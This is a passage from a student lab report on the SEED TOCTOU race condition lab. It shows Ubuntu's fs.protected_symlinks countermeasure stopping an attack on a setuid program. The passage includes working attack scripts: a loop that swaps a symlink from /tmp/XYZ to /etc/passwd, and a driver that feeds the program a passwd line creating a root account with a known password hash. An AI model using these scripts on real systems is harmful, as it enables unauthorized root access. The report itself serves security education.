Conclusion: Any program should not be given any extra privilege if it is not going to be using it. Privileges to a program should be given only when it is needed. If the privileges are given and they are never used, then there might be an attacker who can misuse the privileges. When the privileges of the user running the program vulp2.c was reduced and limited to only what is needed, the attacker was not able to attack, and the vulnerable program was not misused even after the symlink protection was disabled. When the user was given the least privileges (only what is needed), the user was not attacked. The real user ID and the effective user ID was made the same. Thus, the Principle of Least Privilege holds good.


2.6. Task 4: Countermeasure: Using Ubuntu's Built-in Scheme:

The purpose of this task is to check the countermeasure as to how the built-in protection scheme against race condition attacks works. For this, we enable this protection scheme first and perform the Task 2 again without applying the Principle of least privilege.




```
[03/13/20]seed@VM:~$ sudo sysctl -w fs.protected_symlin
ks=1
fs.protected_symlinks = 1
[03/13/20]seed@VM:~$ cat vulp.c
/* vulp.c */

#include <stdio.h>
#include<unistd.h>
int main()
{
        char * fn = "/tmp/XYZ";
        char buffer[60];
        FILE *fp;
        /* get user input */
        scanf("%50s", buffer );
        if(!access(fn, W_OK)){
                fp = fopen(fn, "a+");
                fwrite("\n", sizeof(char), 1, fp);
                fwrite(buffer, sizeof(char), strlen(buf
fer), fp);
                fclose(fp);
        }
```

The vulp.c vulnerable program used in Task 2 is compiled and made into root owned set UID program as shown in the screenshots.




```
[03/13/20]seed@VM:~$ ls -lrt vulp
-rwsr-xr-x 1 root seed 7628 Mar 12 23:36 vulp
```




```
[03/13/20]seed@VM:~$ cat appendpwd.sh
#!/bin/bash

CHECK_FILE="ls -l /etc/passwd"
old=$($CHECK_FILE)
new=$($CHECK_FILE)

while [ "$old" == "$new" ]
do
        ./vulp < passwd_input
        new=$($CHECK_FILE)
done

echo "STOP... The passwd file has been changed"
```

The appendpwd.sh script and passwd_input file is checked for correctness.




```
[03/13/20]seed@VM:~$ cat passwd_input
test:U6aMy0wojraho:0:0:test:/root:/bin/bash
```

createSymlink.sh tries to create a symbolic link for /tmp/XYZ to point to the password file /etc/passwd




```
[03/13/20]seed@VM:~$ cat createSymlink.sh
#!/bin/bash

while true
do
        rm -f /tmp/XYZ
        > /tmp/XYZ
        ln -sf /etc/passwd /tmp/XYZ
done
```



```
[03/13/20]seed@VM:~$ sudo sysctl -w fs.protected_symlin
ks=1
fs.protected_symlinks = 1
[03/13/20]seed@VM:~$ bash createSymlink.sh
```

The countermeasure for symlink race condition attack is enabled and the createSymlink.sh is run in a shell window. Parallelly, another shell window is opened and the appendpwd.sh script is run. We observe that the cretaesymlink.sh script is unable to create the symbolic link for /tmp/XYZ to point to /etc/passwd file. Thus, we are unable to open the /etc/passwd file and append the new user 'test' with the magic password.



```
[03/13/20]seed@VM:~$ sudo sysctl -w fs.protected_symlin
ks=1
fs.protected_symlinks = 1
[03/13/20]seed@VM:~$ bash appendpwd.sh
No permission
No permission
No permission
No permission
No permission
No permission
No permission
No permission
No permission
No permission
No permission
No permission
No permission
No permission
No permission
No permission
No permission
```

Conclusion: Even if the program does not follow the Principle of Lease Privilege, when the countermeasure of built-in protection scheme against race condition attacks is enabled, we see that the vulnerable program is not misused. The attacker is not able to misuse the vulnerability of the program vulp.c even after trying to run the symlink creation script createSymlink.sh and appendpwd.sh script parallelly. Thus, the countermeasure works perfectly and should be enabled all the time to avoid problems or attacks due to programmer's mistakes.